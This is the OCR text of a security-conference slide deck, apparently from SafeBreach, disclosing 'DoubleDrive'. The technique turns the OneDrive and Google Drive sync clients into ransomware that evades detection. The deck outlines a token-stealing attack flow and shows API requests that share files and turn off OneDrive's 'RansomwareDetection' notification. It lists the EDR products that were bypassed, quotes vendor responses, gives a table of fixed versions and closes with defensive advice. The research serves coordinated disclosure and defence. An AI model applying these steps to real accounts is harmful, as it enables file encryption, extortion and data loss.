
No account for the target email is required.

Sharing request:

```
POST https://skyapi.live.net/API/2/SetPermissions HTTP/1.1
Host: skyapi.live.net
Authorization: WLID1.1 t=EwKFJ91JCSJKd3MFRz0a3VWfsE2lzNFJp7FUPe
AppId: 1276168582
```


# Attack Flow





Initial Access
Local Folder Sync
Steal Token
Token Upload
Share Token
Remote Encrypt
Delete, Empty and Restore

# Ransomware Detection?
# Or Ransomware Implementation?

# Notification Settings




# Checking OneDrive's API for the Mass Deletion Notification Setting

**PATCH** https://api.onedrive.com/v1.0/drive/userPreferences/email :
Params:

```
{
    "eTag": "aMA",
    "ActivitiesDigest": true,
    "MassDelete": false,
```



# Checking OneDrive's API for the Mass Deletion Notification Setting


```
{
    "eTag": "aMA",
    "ActivitiesDigest": true,
    "MassDelete": false,
    "PhotoStreamAccessGranted": true,
    "PhotoStreamComment": true,
    "PhotoStreamInviteAccepted": true,
    "PhotoStreamNewPost": true,
    "PhotoStreamReaction": true,
    "PremiumPositioning": true,
    "RansomwareDetection": true,
    "WeekendRecap": true,
    "DocumentDigestEmail": true
}
```


?? 🤔 ??

# Ransomware detection and recovering your files

*OneDrive (home or personal), OneDrive for Mac, OneDrive for Windows*

Ransomware detection notifies you when your OneDrive files have been attacked and guides you through the process of restoring your files. Ransomware is a type of malicious software (malware) designed to block access to your files until you pay money.


# OneDrive Ransomware Detection

DoubleDrive was run multiple times against multiple accounts and **nothing** was detected

# RansomwareDetection Notification Disablement


**PATCH** https://api.onedrive.com/v1.0/drive/userPreferences/email:
Params:

```
{
    "eTag": "aMA",
    "ActivitiesDigest": true,
    "MassDelete": false,
    "PhotoStreamAccessGranted": true,
    "PhotoStreamComment": true,
    "PhotoStreamInviteAccepted": true,
    "PhotoStreamNewPost": true,
    "PhotoStreamReaction": true,
    "PremiumPositioning": true,
    "RansomwareDetection": false,
    "WeekendRecap": true,
    "DocumentDigestEmail": true
}
```



# EDRs

# Bypassing EDRs




**No EDR/XDR that we tested was able to detect the ransomware!**

- Microsoft Defender For Endpoint
- SentinelOne XDR
- CrowdStrike Falcon
- Palo Alto Cortex XDR
- Cybereason

**Figure 1: Magic Quadrant for Endpoint Protection Platforms**


Source: Gartner (December 2022)


# Bypassing EDRs - Decoy Files




## 2 behaviors

Decoy files were encrypted with no detection


Decoy files were not visible to OneDrive / Google Drive




# Bypassing EDRs - Known file extensions



Encrypted files renamed to end with “.encrypted”, “.wnry”, etc.. did not cause any detection




# Bypassing EDRs - Controlled Folder Access



Microsoft trust OneDrive / Google Drive to change files that are located in one of the “Protected Folders”


# Bypassing EDRs – Static Signature



No ransomware executable to detect.

The ransomware executable is
OneDrive.exe / GoogleDriveFS.exe


# DoubleDrive OneDrive Demo



# OneDrive VS Google Drive

## OneDrive VS Google Drive

# Local File Sync




Using links

VS

- Using proprietary settings
- Links are not supported

## OneDrive VS Google Drive
# Token Stealing



Reading logs

VS


Reading the credential set

Note:

Even if the token is stored safely, it can always be stolen using a process dump

## OneDrive VS Google Drive

# File Recovery Prevention




Permanent deletion API is not available, but apparently the recycle bin can be easily emptied

VS

Permanent deletion API is available

## OneDrive VS Google Drive

# Ransomware Awareness



Tries to protect

VS

Does not try to protect

# Vendor Responses – OneDrive Attack Flow

# Microsoft

**MSRC:**

Your case 78044 was assessed as follows:

- Severity: Important
- Security Impact: Elevation of Privilege

Your case 78782 was assessed as follows:

- Severity: Important
- Security Impact: Elevation of Privilege

No CVE

"Security Researcher Acknowledgments for Microsoft Online Services“

Microsoft

“We have released a fix addressing the issue outlined in this report and customers are automatically protected. We appreciate the opportunity to investigate the findings reported by Or Yair with SafeBreach, which allowed us to implement changes to harden security by default for the affected service, and thank the finder for practicing safe security research under the terms of the Microsoft Bug Bounty Program.”

"We appreciate you sharing your research with us to ultimately help protect our customers. Starting with Falcon version 6.58, released August 1, CrowdStrike has visibility into junctions deemed suspicious by our team. This includes junction creation within OneDrive directories. Over the next several weeks we will be using this new sensor visibility to build high fidelity detections around malicious use of junctions, including the OneDrive ransomware technique."

cybereason

“We would like to thank Mr. Yair and SafeBreach team for their cooperation in this coordinated disclosure process and emphasize that Cybereason enthusiastically supports the work of researchers who participate in the responsible disclosure and mitigation of vulnerabilities in software.

Cybereason EDR with PRP (Predictive Ransomware Protection) will Detect and Prevent this attack and similar activity after single encryption of a file, and further improvements based on our communications with this team are being planned.”

“This feature evasion in Cortex XDR agent reported to Palo Alto Networks is fixed in Cortex XDR agents with CU-1040 and later content update versions for all customers.”

SentinelOne

## No response from SentinelOne, only from HackerOne:

“ Thanks for your report. Based on your initial description, there do not appear to be any security implications as a direct result of this behavior.”

# Update To Be Safe – OneDrive Attack Flow

| | |
|---|---|
| **OneDrive Client** | 23.061.0319.0003<br>23.101.0514.0001 |
| **CrowdStrike Falcon** | 7.02 |
| **Palo Alto XDR** | CU-1040 and later content update versions |
| **Cybereason** | 23.1.100 and above with PRP enabled<br>22.1.300 and above with PRP enabled |
| **MDE** | No Response |
| **SentinelOne XDR** | Not Fixed |
| **Controlled Folder Access Bypass** | Not Fixed |

# Vendor Responses – Google Drive Attack Flow


“Thank you for partnering with Palo Alto Networks PSIRT. The feature evasion technique in Cortex XDR agent reported to Palo Alto Networks is fixed in Cortex XDR agents with CU-1190 (Released-11/28) and later content update versions for all customers".

Microsoft

“The team has been looking through the code and the expectations of Controlled Folder Access. CFA is considered a defense-in-depth feature that may rely on 3rd party code to help protect folders. In this specific case, the team reviewed potential improvements to CFA to protect against the bypass method you identified, but per our findings, this would require a code change on the Google Drive service. At this point, the team is unable to make any code changes, and they will be closing this case.


SentinelOne

## No response from SentinelOne, only from HackerOne:

“ Thanks for your report. Based on your initial description, there do not appear to be any security implications as a direct result of this behaviour.

# Summary

# Takeaways




**No process should be trusted by default even if its executable was created by Microsoft.**


If there is no other option, security vendors should understand whether or not attackers can somehow gain control over such a process and stop it before it happens.

# Takeaways

## Prepare for next-gen ransomware




# Takeaways



**Invest more in separating access between standard features and security features.**

(Don’t write tokens into logs or allow disablement of a “RansomwareDetection” setting without extra validation. 🤦 )

# DoubleDrive GitHub + Q&A




@oryair1999

https://www.linkedin.com/in/or-yair/

or.yair@safebreach.com


https://github.com/SafeBreach-Labs/DoubleDrive